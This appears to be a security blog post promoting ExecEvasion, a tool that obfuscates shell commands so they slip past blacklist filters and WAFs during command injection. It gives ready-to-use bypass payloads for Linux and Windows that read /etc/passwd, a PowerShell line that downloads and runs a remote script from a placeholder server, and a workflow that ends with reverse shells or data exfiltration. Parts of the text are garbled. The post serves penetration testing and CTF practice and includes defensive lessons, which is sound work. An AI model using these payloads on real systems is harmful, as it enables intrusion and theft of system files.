
Listen to this Post
Introduction:

In the relentless cat-and-mouse game of cybersecurity, attackers craft payloads while defenders deploy Web Application Firewalls (WAFs) and input filters designed to block malicious strings. A new open-source tool, ExecEvasion, exploits the fundamental gap between string-based filtering and shell command parsing, enabling penetration testers and bug bounty hunters to systematically bypass blacklists and achieve successful Remote Code Execution (RCE).
Learning Objectives:
- Understand the critical difference between string filtering and shell execution parsing that allows for command evasion.
- Learn practical syntax-bypass techniques for both Linux and Windows operating systems.
- Master the use of the ExecEvasion tool to automate payload generation for real-world exploitation and CTF challenges.
You Should Know:
- The Core Principle: Filter Strings vs. Shell Execution
The foundational vulnerability ExecEvasion exploits is not in the application logic but in the defense mechanism itself. Security filters often perform simple substring matching (e.g., blocking “cat” or “whoami”). However, the shell that eventually executes the command interprets the input first, processing special characters, expansions, and escapes. This creates a window wherec\at,c$a()t, or `who$@ami` are semantically identical to the shell but are strings the filter may not recognize.
Step‑by‑step guide explaining what this does and how to use it.
Concept: The shell’s parsing phase happens after the filter’s validation phase. Your payload must be a valid string to pass the filter and then transform into a valid command during parsing.
Example: A filter blocks “cat”. The payload `c\a\t` passes because it’s not the literal string “cat”. The Bash shell’s parser interprets the backslashes as escaping the following character, which is a no-op for alphabetic characters, resulting in the effective command cat.
Verification: Test this locally in a Linux terminal:
$ echo "test" > file.txt
$ c\a\t file.txt
test
The command executes successfully, demonstrating the bypass.
2. Linux Command Evasion: Slashes, Quotes, and Expansions
Linux shells (Bash, sh, zsh) offer numerous ways to obfuscate commands. ExecEvasion automates the generation of these equivalent payloads.
Step‑by‑step guide explaining what this does and how to use it.
Technique 1: Character Escape. Use backslashes (\) to separate characters of a command. w\h\o\a\m\i.
Technique 2: Command Substitution with Empty Variables. Use `${}` or `$()` that evaluate to nothing. w${abc}ho$(test)ami.
Technique 3: Wildcards and Globbing. Use wildcards (“, ?) if the command is executed in a directory containing the binary. `/?in/?s` might resolve to /bin/ls.
Practical Command: To exfiltrate `/etc/passwd` when “cat” is blocked:
c$a()t /e$()tc/p$a()ss$()wd
Or using a here-string with an obfuscated cat:
/???/c?t <<< $(base64 /???/p??s??d)
- Windows Command Evasion: Carets, Percent Signs, and For-Loops
The Windows command prompt (cmd.exe) and PowerShell have their own unique parsing rules that enable evasion.
Step‑by‑step guide explaining what this does and how to use it.
Technique 1: Caret Escape. The caret (^) is an escape character in cmd. w^h^o^a^m^i.
Technique 2: Environment Variable Expansion. Use `%` with undefined or empty variables. w%undefined%ho%a%mi.
Technique 3: Concatenation via Substrings (PowerShell). Use PowerShell’s substring syntax. & ('w'+'hoami').
Practical Command: To list directory contents when “dir” is blocked in cmd.exe:
d^i^r
Or in PowerShell, even with a space filter:
&{IEX("ipmo"+'re NetClient')};Invoke-WebRequest http://your-server/posh.ps1
- Using the ExecEvasion Tool: From Installation to Payload Generation
ExecEvasion is a Python tool designed to systematize these techniques.
Step‑by‑step guide explaining what this does and how to use it.
1. Installation: Clone the repository from the provided GitHub link.
git clone https://github.com/siddharth-jo/ExecEvasion.git
cd ExecEvasion
pip install -r requirements.txt
2. Basic Usage: Run the tool, specifying the base command you wish to obfuscate.
python3 execevasion.py -c "cat /etc/passwd"
3. Review Output: The tool will output numerous equivalent payloads using various obfuscation techniques (backslashes, variable insertion, etc.). Test these payloads against your target filter.
5. Practical Lab: Testing Against the ExecEvasion Challenge
The creator has provided a live, vulnerable lab to practice these techniques.
Step‑by‑step guide explaining what this does and how to use it.
1. Access the Lab: Navigate to the hosted challenge: `https://execevasion.pythonanywhere.com/`.
2. Understand the Filter: The lab simulates an application with a blacklist filter. Your goal is to inject a command that reads the system’s flag.
3. Craft the Payload: Use ExecEvasion to generate bypasses for simple commands like `cat flag.txtorls`.
4. Exploit: Input a successful payload. For example, trying `c\a\t f\l\a\g.\t\x\t` or using command substitution.
5. Iterate: If blocked, analyze the response and try a different obfuscation method from the tool’s arsenal until you retrieve the flag.
- Integrating with Other Tools and Manual Testing Workflows
ExecEvasion is not a standalone exploit tool but a payload generator. It fits into a broader penetration testing workflow.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Reconnaissance. Identify a potential command injection point (e.g., in a web app’s `ping` or `traceroute` functionality).
Step 2: Filter Probing. Test with simple commands (ls, whoami) to confirm injection and discover blocked keywords.
Step 3: Payload Generation. Feed the confirmed base command (e.g., cat /etc/passwd) into ExecEvasion.
Step 4: Automated Fuzzing. Use the tool’s output list with a fuzzing tool like Burp Suite Intruder or `ffuf` to automate the testing of multiple bypass payloads against the target.
Step 5: Exploitation & Post-Exploitation. Upon successful bypass, use generated payloads to establish a reverse shell or exfiltrate data.
What Undercode Say:
- The Bypass Mindset is Critical: The primary takeaway is not the tool itself, but the underlying principle it teaches. Defenders filtering on static strings are fundamentally vulnerable. Attackers must think like a shell parser, not just a string injector.
- Automation Democratizes Advanced Techniques: Tools like ExecEvasion lower the barrier to entry, transforming advanced command obfuscation from a manual, time-consuming art into a repeatable, systematic process. This forces defensive teams to move beyond naive blacklisting.
Analysis: ExecEvasion represents a maturation point in offensive security tooling, focusing on a specific, high-impact phase of exploitation: evasion. Its value lies in its educational framework as much as its utility. By explicitly demonstrating the parser vs. filter gap, it pushes the industry toward more robust defense strategies, such as strict input validation using allow-lists, context-aware WAFs, and minimizing the use of dangerous functions like `system()` and exec(). However, as it is open-source, both red and blue teams will adopt it—attackers to refine their tradecraft and defenders to test and harden their controls, ultimately raising the level of security sophistication overall.
Prediction:
The widespread adoption of tools like ExecEvasion will accelerate the deprecation of simple keyword-based WAF rules and blacklist filters within the next 18-24 months. Defensive AI/ML models will increasingly be trained to understand command semantics and intent rather than just syntax, leading to a new generation of context-aware security filters. Simultaneously, we will see a rise in “secure by default” application design, where potentially dangerous OS command execution is replaced with safer, dedicated APIs and libraries, shrinking the attack surface for this class of vulnerability entirely.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sid J0shi – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


